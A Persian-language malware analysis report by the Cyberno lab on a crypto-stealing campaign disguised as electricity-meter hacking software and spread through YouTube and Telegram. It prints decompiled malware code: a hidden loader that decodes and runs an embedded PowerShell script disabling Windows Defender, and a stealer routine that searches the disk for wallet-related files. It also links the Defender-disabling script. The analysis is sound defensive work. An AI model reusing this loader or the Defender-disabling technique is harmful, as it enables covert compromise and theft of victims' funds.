تحلیل کمپین بدافزاری Electricity Meter Hacking

بهمن ۱۴۰۲

سایبرنو
Cyberno

شناسنامه و تاریخچه سند

عنوان سند: **تحلیل کمپین بدافزاری Electricity Meter Hacking**		
تهیه‌کننده: آزمایشگاه تحلیل بدافزار سایبرنو		
کد سند: 109-02D-93	نوع سند: گزارش تحلیل بدافزار	نسخه سند: ۱٫۲
کارفرما: ...	تاریخ تهیه: ۰۹ بهمن ۱۴۰۲	نوع انتشار: عمومی

تاریخچه سند

تاریخ	نسخه سند	درصد پیشرفت	توضیحات
۱۴۰۲/۱۰/۱۶	۱٫۰	۱۰۰٪	اولین نسخه مستند بلافاصله بعد از شناسایی بدافزار
۱۴۰۲/۱۰/۲۶	۱٫۱	۱۰۰٪	بروزرسانی مستند پس از شناسایی Sampleهای دیگر
۱۴۰۲/۱۱/۰۹	۱٫۲	۱۰۰٪	بروزرسانی مستند پس از تحلیل بیشتر بدافزار

فهرست مطالب

فهرست تصاویر

فهرست جداول

۱. مقدمه

با افزایش قیمت بیت‌کوین و سایر رمزارزها در سال‌های اخیر بسیاری از افراد و سازمان‌ها اقدام به سرمایه‌گذاری در آن و تبدیل سرمایه‌هایشان به این رمزارزها نموده‌اند.

با توجه به این موضوع هکرها در سراسر جهان علاقه زیادی به سرقت رمزارزها دارند و همانطور که مطمئنا در رسانه‌ها درباره آن شنیده‌اید از انواع روش‌های مختلف همانند طراحی بدافزار، مهندسی اجتماعی، فیشینگ و... برای سرقت رمزارزها استفاده می‌کنند.

در ایران نیز کلاهبرداری‌های حوزه رمزارز به شدت مرسوم است. نمونه‌های زیادی از تولید رمزارز و توکن‌های جعلی مبتنی بر روش‌های کلاهبرداری پانزی و... در ایران مشاهده شده است. اما نمونه‌ای که ما اخیرا موفق به شناسایی شده‌ایم یک کمپین بدافزاری سرقت رمزارز است که به شدت پیشرفته بوده و تاکنون نمونه آن در ایران دیده نشده است. این کمپین که مطابق اطلاعات ما بیش از ۲ سال فعالیت می‌کند نزدیک به **۴۰۰۰ قربانی** در داخل ایران داشته و طبق برآوردهای ما تاکنون **۱۰ها میلیارد تومان** از ولت رمزارز کاربران ایرانی سرقت کرده است.

در این مستند اقدام به بررسی این کمپین بدافزاری، روال جذب قربانی توسط آن‌ها و تحلیل بدافزارهای منتشرشده آن‌ها می‌نماییم.

۲. به دام انداختن قربانیان

همانطور که می‌دانید یکی از راه‌های کسب درآمد از طریق رمزارز Mining می‌باشد. برخی افراد طمع‌کار جهت کسب درآمد حداکثری تلاش می‌کنند برق مورد نیاز دستگاه‌های Miner را به طور غیرقانونی تامین کنند که نمونه‌ای از آن‌ها همانند استفاده از برق با یارانه دولتی (برق کارخانه‌ها، مساجد، مزارع و...) یا دستکاری در کنتور برق (برق دزدی) را در کشور بسیار دیده‌ایم [1].

این کمپین بدافزاری که ما آن را با نام Electricity Meter Hacking می‌شناسیم، دقیقا از همین ضعف افراد طمع‌کار استفاده می‌کند. این کمپین چند کانال در تلگرام و YouTube ساخته‌اند که راه‌کارهای برق دزدی و کاهش مصرف برق ماینرها را آموزش می‌دهد. مهمترین این کانال‌ها که هنوز هم فعال هستند عبارتند از:

https://www.youtube[.]com/@Barghe_Imam
https://t[.]me/MinerincreaseTH
https://t[.]me/tr20free

کانال YouTube این گروه در حال حاضر نزدیک به ۶۰۰۰ دنبال‌کننده[1] دارد و ویدئوهایش تاکنون **بیش از دو میلیون بار** دیده شده است. تقریبا هر کسی به دنبال آموزش برق‌دزدی در گوگل باشد، یکی از اولین ویدئوهایی که مشاهده خواهد کرد ویدئوهای آموزشی این کانال می‌باشد. در یکی از این ویدئوها آموزش استفاده از نرم‌افزاری با نام Electricity Meter Hacking Module داده می‌شود. در این آموزش ادعا می‌شود که این نرم‌افزار می‌تواند کنتور برق را دستکاری کرده و کاری کند که کنتور برق مصرف کمتری نشان دهد. ادعا شده که این نرم‌افزار از طریق کابل مخصوص USB به Infrared می‌تواند به انواع و اقسام کنتورهای تک فاز و سه فاز متصل شده و آن‌ها را Reprogram کرده و در عملکرد آن‌ها تغییر ایجاد کند.

در شکل ۱ نمایی از این ویدئو در YouTube مشاهده می‌شود. همانطور که مشاهده می‌شود این ویدئو بیش از ۱۱ هزار بار دیده شده است. علاوه بر YouTube در کانال‌های تلگرامی و سایر شبکه‌های اجتماعی نیز هزاران بار این ویدئو دانلود و مشاهده شده است. اگر این ویدئو ۱۳ دقیقه‌ای را مشاهده کنید خواهید دید که این کمپین به شدت هوشمندانه بوده است و توضیحات موجود در ویدئو به حدی دارای جزئیات است که کمتر کسی می‌تواند به جعلی بودن آن پی ببرد.


همانطور که در شکل ۱ می‌بینید در بخش Description این ویدئو لینک دانلود نرم‌افزار Hacking Electricity Meter قرار دارد و افراد می‌توانند اقدام به دانلود آن نمایند.

با نصب و اجرای این فایل، فرد قربانی این کمپین بدافزاری خواهد شد. در بخش بعد درباره عملکرد این بدافزار صحبت می‌کنیم.

نکته: تقریبا تمامی فایل‌ها و نرم‌افزارهایی که در کانال‌های ذکرشده منتشر شده‌اند، بدافزار هستند. اکثر آن‌ها نسخه‌های مختلف یک بدافزار هستند که تحت عناوین و سناریوهای مختلف تبلیغ می‌شوند. برخی از این عناوین عبارت است از:

- نرم‌افزار دانگرید، آپگرید، ویروس‌کشی و تبدیل ماینر L3 به L3++
- نرم‌افزار اورکلاک و واتر کولینگ ماینر
- نرم‌افزار مدیریت سرعت فن ماینر
- نرم‌افزار اورکلاک ماینرهای T17 و s17
- نرم‌افزار اورکلاک ماینر T2T
- آموزش مونتاژ ریگ ماینینگ اتریوم
- آخرین ورژن فریمور اورکلاک ماینر a1 تا ۳۳ تراهش
- نرم‌افزار ساخت اکانت رایگان پریمیوم سایت تریدینگ ویو
- و...

[1] Subscriber




شکل ۱: ویدئو آموزشی نرم‌افزار *Electricity Meter Hacking Module*

۳. تحلیل بدافزار Electricity Meter Hacking

۳٫۱. تحلیل فایل اصلی بدافزار

فایل اجرایی نرم‌افزار Electricity Meter Hacking یک فایل Setup است که با استفاده از نرم‌افزار Inno Setup ساخته شده است و ظاهری همانند نصاب یک نرم‌افزار معمولی دارد. بعد از نصب این نرم‌افزار می‌توانید آن اجرا کنید و مشابه ویدئو آموزشی از آن استفاده کنید.

تا اینجا چیز مشکوکی وجود ندارد، اما بیایید فایل اصلی این نرم‌افزار را تحلیل کنیم. این نرم‌افزار را با Detect It Easy باز می‌کنیم و می‌بینیم که مبتنی بر .Net بوده و با استفاده از پروتکتور SmartAssembly محافظت و مبهم‌سازی[۲] شده است، تا محتوای کد آن قابل مهندسی معکوس و تحلیل نباشد. (شکل ۲).




شکل ۲: شناسایی خصوصیات فایل با استفاده از نرم‌افزار Detect It Easy

جهت آنپک کردن SmartAssembly می‌توانید از ابزار de4dot استفاده کنید. بعد از آنپک کردن آن را به ابزاری همانند Redgate .Net Reflector بدهید. Redgate .Net Reflector ابزاری است که می‌تواند Source Code برنامه‌های کامپایل‌شده با زبان‌های مبتنی بر .Net همانند C# یا VB.Net را استخراج کرده و به شما نمایش دهد.

ما نسخه آنپک‌شده این نرم‌افزار را به Net Reflector. داده‌ایم. با توجه به اینکه کد مبهم‌شده بود برخی از رشته‌ها و نام‌ها به درستی نمایش داده نمی‌شود. اما اگر کدهای مربوط به فرم صفحه آخر نرم‌افزار (جایی که ادعا می‌شود کنتور برق Reprogram می‌شود) را مشاهده کنید می‌بینید این موضوع از اساس جعلی است. در واقع وقتی نرم‌افزار ادعا می‌کند که در حال Reprogram کردن کنتور برق است، تنها کاری که در پس زمینه می‌کند این است که یک Progress Bar به شما نمایش داده و هر بار آن

[2] Obfuscation

Progress Bar را مقداری به جلو برده و در انتها به شما پیغام موفقیت آمیز بودن عملیات را می‌دهد بدون اینکه هیچ کاری کرده باشد. همانطور که در شکل ۳ مشاهده می‌شود متغیر this.int_2 نشانگر مقدار پیشرفت Progress Bar است و در درون حلقه بدون اینکه کار خاصی در جهت ارتباط با کنتور برق (مثل ارتباط با پورت USB یا پورت سریال) انجام شود، فقط مقدار آن زیاد می‌گردد. (با دستور this.int_2++) در هر بار اجرای حلقه هم با دستور Task.Delay(100)، ۱۰۰ میلی ثانیه توقف اجرای کد صورت می‌گیرد.



شکل ۳: تحلیل کدهای نرم‌افزار با استفاده از .Net Reflector

نکته: نرم‌افزار Electricity Meter Hacking در گذشته با نام Power meter stopper.exe منتشر می‌شده است. در شکل ۴ نمایی از نسخه قدیمی نمایش داده شده است. از آنجایی که نسخه قدیمی محافظت‌شده نبود کدهای آن راحت‌تر قابل خواندن است و همانطور که در شکل ۷ مشاهده می‌شود، این نسخه از نرم‌افزار نیز عملا هیچ‌کاری به غیر از نمایش یک Progress Bar و جلو بردن آن نمی‌کند.

تا اینجا فهمیدیم که این نرم‌افزار جعلی است و عملا کار خاصی در راستای تغییر عملکرد کنتور برق انجام نمی‌دهد.

۳٫۲. فایل output.exe (ابزار غیرفعال‌سازی ضدویروس Windows Defender)

هنگامی که نرم‌افزار را نصب می‌کنید علاوه بر اینکه فایل اجرایی نرم‌افزار نصب می‌گردد، یک سری فایل در پوشه زیر کپی می‌شود (شکل ۶):

C:\Program Files\WindowsPowerShell3

بخشی از این فایل‌ها واقعا فایل‌های اصلی سیستم عامل ویندوز مرتبط با ابزار PowerShell هستند، اما برخی دیگر فایل‌هایی هستند که مشکوک هستند. یکی از این فایل‌ها در شکل ۶ فایل output.exe است که بلافاصله بعد از نصب نرم‌افزار در سیستم


قربانی اجرا می‌گردد. اگر این فایل را با Reflector باز کنیم، می‌بینیم که در هنگام اجرای این فایل یک کد PowerShell از درون Resourceهای فایل استخراج می‌شود و با استفاده از تابع Unzip از حالت فشرده خارج می‌شود و سپس با استفاده از تابع RunPS_ اجرا می‌گردد (شکل ۷).

شکل ۴: نرم‌افزار Power meter stopper.exe

```
private void button3_Click(object sender, EventArgs e)
{
    this.progressBar1.Minimum = 0;
    this.progressBar1.Maximum = 200;
    int num = 0;
    while (true)
    {
        if (num > 200)
        {
            new Form2().ShowDialog();
            return;
        }
        Thread.Sleep(100);
        this.progressBar1.Value = num;
        int num2 = num;
        num = num2 + 1;
    }
}
```

شکل ۵: بخش‌هایی از کد فایل Power meter stopper.exe

با بررسی تابع Unzip می‌توان دریافت که این تابع در واقع ابتدا محتوای Resource را Base64 Decode کرده و سپس خروجی آن را که با الگوریتم gzip فشرده‌سازی شده است، از حالت فشرده خارج می‌کند. ما با استفاده از ابزار CyberChef دقیقا این کار را انجام داده‌ایم و موفق شدیم کد PowerShell اجرا شده توسط این فایل را به دست آوریم (شکل ۸).



شکل ۶: فایل‌های Windows PowerShell 3


```
private static int Main(string[] args)
{
    int num;
    ShowWindow(GetConsoleWindow(), 0);
    string str = null;
    try
    {
        byte[] resourceData = new byte[0];
        using (ResourceReader reader = new ResourceReader(Assembly.GetExecutingAssembly().GetManifestResourceStream("Resources.resx")))
        {
            string resourceType = "";
            reader.GetResourceData("psCode.ps1", out resourceType, out resourceData);
        }
        str = Encoding.ASCII.GetString(resourceData, 1, resourceData.Length - 1);
        string str3 = str;
        str = (str[0] == ' ') ? str.Trim() : str.Substring(1).Trim();
        str = Unzip(str);
        if (args.Length > 0)
        {
            str = "$args = @(\"" + string.Join("\",\"", args) + "\");\n" + str;
        }
        foreach (string str4 in args)
        {
            if (str4.ToLower() == "/debug")
            {
                Console.WriteLine(str);
                Console.WriteLine(((int) str3[0]).ToString());
            }
        }
    }
    catch
    {
    }
    try
    {
        num = (_RunPS(args, str, "") != null) ? 0 : 1;
    }
```

شکل ۷: تابع Main فایل output.exe

اگر نگاهی به اسکریپت PowerShell بیندازیم، خواهیم دید که این اسکریپت با تغییر تنظیمات در رجیستری و... اقدام به غیرفعال کردن ضدویروس Windows Defender به گونه‌ای غیر قابل بازگشت می‌کند. به این ترتیب نه تنها این بدافزار توسط این ضدویروس قابل شناسایی نیست، بلکه با توجه به غیرفعال شدن قابلیت Cloud این ضدویروس عملا شناسایی این بدافزار توسط ضدویروس‌ها سخت‌تر شده و به همین دلیل است که مدت‌ها این بدافزار فعال بوده و هنوز اکثریت ضدویروس‌های مطرح همانند Kaspersky و ESET آن را شناسایی نکرده‌اند.

نکته: توسعه‌دهندگان این بدافزار بخش اصلی کدهای این اسکریپت را خودشان توسعه نداده‌اند، بلکه از لینک زیر در github کپی‌برداری کرده‌اند:

https://github.com/jeremybeaume/tools/blob/master/disable-defender.ps1



شکل ۸: استفاده از ابزار cyberchef در جهت نافشرده‌سازی Resource فایل output.exe

۳٫۳. فایل Microsoft Update Tools.exe (روش اول سرقت رمزارز)


یکی دیگر از پوشه‌هایی که در هنگام نصب نرم‌افزار ایجاد می‌شود در مسیر زیر قرار دارد:

C:\Program Files\Microsoft Update TooIs3

در درون این پوشه نیز مشابه بخش قبل یک سری فایل کپی می‌گردد (شکل ۹). بخشی از این فایل‌ها واقعا فایل‌های اصلی سیستم عامل ویندوز هستند، اما برخی دیگر فایل‌هایی هستند که مشکوک هستند. یکی از این فایل‌های مشکوک Microsoft Update Tools.exe است. در نام این فایل از قصد یک غلط املایی قرار گرفته است تا این فایل با فایل‌های اصلی سیستم عامل ویندوز جا به جا نگردد. عبارت Tools به صورت **TooIs** نوشته شده است. یعنی به جای حرف L کوچک از I بزرگ استفاده شده است. با توجه به مشابهت این دو کاراکتر با چشم نمی‌توان پی به این اشتباه تایپی برد.

اگر این فایل را با Detect It Easy تحلیل کنیم، خواهیم دید که با SmartAssembly محافظت و مبهم‌سازی شده است. شما می‌توانید بخشی از این مبهم‌سازی را با استفاده از ابزار de4dot حذف کنید، اما de4dot نمی‌تواند رشته‌های رمزگذاری‌شده این فایل را کدگشایی کند. با این حال اگر این فایل را با استفاده از ابزار .Net Reflector باز کنید، خواهید دید که این برنامه در کل دیسک سخت به دنبال فایل‌های خاصی می‌گردد. در مرحله اول به دنبال فایل‌های متنی (txt) می‌گردد که حاوی رشته‌های خاصی هستند (شکل ۱۰). در مرحله دوم این برنامه به دنبال فایل‌های Microsoft Word همانند docx، doc و... می‌گردد که حاوی رشته‌های خاصی هستند. (شکل ۱۱) در مرحله بعد برنامه به دنبال فایل‌های تصویری همانند jpg، png و... می‌گردد که نامشان (یا مسیر قرارگیری آن‌ها) حاوی یک سری رشته‌های خاصی باشد. (شکل ۱۲)

حال سوال این است که این برنامه در دیسک سخت قربانی به دنبال چیست؟ به چه رشته‌هایی علاقه‌مند است؟ متاسفانه به دلیل اینکه توسط SmartAssembly مبهم‌سازی شده است، شما نمی‌توانید محتوای این رشته‌ها را بخوانید. در واقع اگر نگاهی به شکل ۱۳ بیندازید، می‌بینید که SmartAssembly کلیه رشته‌های برنامه را حذف کرده است و به جای آن یک تابع با نام getString_0 قرار داده است. این تابع رشته‌ها را رمزگشایی کرده و در خروجی برمی‌گرداند (شکل ۱۳).



شکل ۹: فایل‌های موجود در پوشه Microsoft Update Tools

```
List<string> list = list_files(info.ToString(), getString_0(0x666_effe));
List<string> list2 = list_files(info.ToString(), getString_0(0x666_efd5));
List<string> list3 = list_Image_files(info.ToString());
using (enumerator = list.GetEnumerator())
{
    while (enumerator.MoveNext())
    {
        try
        {
            if (new FileInfo(str).Length > 0xfa0L)
            {
                continue;
            }
        }
        catch (Exception)
        {
        }
        strArray2 = (!info.ToString().ToLower().Contains(getString_0(0x666_efcc)) || str.ToLower().Contains(getString_0(0x666_efe7))) ? this.word_list_complete : this.word_list_for_C_text;
        strArray3 = strArray2;
        num3 = 0;
        while (true)
        {
            if (num3 < strArray3.Length)
            {
                str2 = strArray3[num3];
                if (!str.ToLower().Contains(str2))
                {
                    num3++;
                    continue;
                }
                this.target_files.Add(str);
            }
            if (!this.target_files.Contains(str))
            {
                num4 = 0;
                strArray4 = null;
                chArray = new char[1 {
```

شکل ۱۰: بخشی از کد Microsoft Update Tools.exe

